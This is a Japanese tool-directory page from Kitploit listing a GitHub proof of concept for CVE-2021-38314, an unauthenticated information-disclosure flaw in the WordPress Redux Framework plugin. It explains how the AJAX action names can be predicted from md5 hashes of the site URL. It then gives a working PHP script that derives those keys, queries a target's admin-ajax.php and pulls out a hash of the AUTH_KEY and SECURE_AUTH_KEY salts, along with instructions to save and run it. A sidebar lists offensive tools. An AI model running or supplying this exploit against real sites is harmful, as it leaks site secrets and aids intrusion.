Skip to content
KitploitKITPLOIT
ツールエクスプロイトブログ
Log in
提出
ツールエクスプロイトブログ
提出

ハッキング、侵入テスト、サイバーセキュリティツールをあなたのセキュリティアーセナルに!

Kitploitはハッキング、サイバーセキュリティ、ペネトレーションテストのツールディレクトリです。最新のプロジェクトアップデートを見つけて、脆弱性の発見、システム分析、テストの自動化、セキュリティの強化を行いましょう。

フィードお問い合わせプライバシー© 2026 Kitploit

ツールディレクトリ

カテゴリ

すべてのカテゴリを見る
Loading categories
cve-2021-38314 — cve-2021-38314 - 未認証の機密情報漏えい | Kitploit
ツール/GitHubGitHub/twseptian/cve-2021-38314
偵察脆弱性分析エクスプロイト情報収集ウェブセキュリティペネトレーションテスト
GitHubtwseptian/cve-2021-38314

cve-2021-38314

cve-2021-38314 - 未認証の機密情報漏えい

リポジトリを見る
21184年前未レビュー
共有

cve-2021-38314 - 未認証の機密情報開示

WordPress用のGutenberg Template Library & Redux Framework プラグイン(<= 4.2.11)は、redux-core/class-redux-core.php の includes 関数内で、未認証ユーザーが利用可能ないくつかのAJAXアクションを登録していました。これらのアクションは、特定のサイトに固有である一方、サイトURLのmd5ハッシュ(既知のソルト値 '-redux' を使用)と、その直前のハッシュのmd5ハッシュ(既知のソルト値 '-support' を使用)に基づいているため、決定的かつ予測可能なものでした。これらのAJAXアクションを使用すると、有効なプラグインとそのバージョンのリスト、サイトのPHPバージョン、およびサイトの AUTH_KEY と SECURE_AUTH_KEY を連結したソルトなしのmd5ハッシュを取得できました。[1][2]

ソースコード

<?php
$target = "https://target.com";  
$key1 = md5("$target/-redux");
$key2 = file_get_contents("$target/wp-admin/admin-ajax.php?action=$key1");
$key3 = md5($key2. '-support');
$redux_code = file_get_contents("http://verify.redux.io/?hash=$key3&site=$target/");
echo file_get_contents("$target/wp-admin/admin-ajax.php?action=$key3&code=$redux_code");

上記を拡張子 .php のソースコードとして保存してください。

実行方法

usage

参考文献:

  • [1] "CVE - CVE-2021-38314," Mitre.org, 2021. [オンライン]. 入手先: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-38314. [アクセス日: 2022年5月15日]
  • [2] Rizaldi Wahaz, “[REDACTED] における未認証の機密情報開示,” Medium, 2021年11月25日. [オンライン]. 入手先: https://wahaz.medium.com/unauthenticated-sensitive-information-disclosure-at-redacted-2702224098c. [アクセス日: 2022年5月15日]
ツールをダウンロード

人気

すべて見る →

コミュニティで最も使われているツールを見つけましょう。

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 究極のOSINTツールキット:調査グラフ、信頼度スコアリング、エイリアスファミリー、マップ、タイムライン、レポート。49個のモジュール、400以上のサイト、APIキー不要。

    501
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock ワンタップ実行アプリ(CVE-2026-43499)

    467
  • 3

    ARTEX

    baarai/artex

    プランナー/ワーカーエージェント、資産グラフと探索グラフ、MITMトラフィック記録、脆弱性の再テストを備えたLLMマルチエージェント自律ペネトレーションテストプラットフォーム。

    340
  • 4

    opencti

    opencti-platform/opencti

    オープンサイバー脅威インテリジェンスプラットフォーム

    314
  • 5

    redforge

    cybersecurity91/redforge

    ブラウザ側のレッドチームツールキット。偵察、ペイロード生成、認証情報攻撃、暗号、エンコーディング、エンゲージメントレポート向けの102のオフラインツールを備えています。

    307
  • 6

    estorides

    grisuno/estorides

    99以上の無料OSINTソースを並列で集約し、エンティティをナレッジグラフに解決し、LLM支援の分析とともにSTIX 2.1、MISP、またはGraphMLでエクスポートします。

    295

すべてのツールを探索

ツールコレクションを閲覧

すべてのツールを見る →








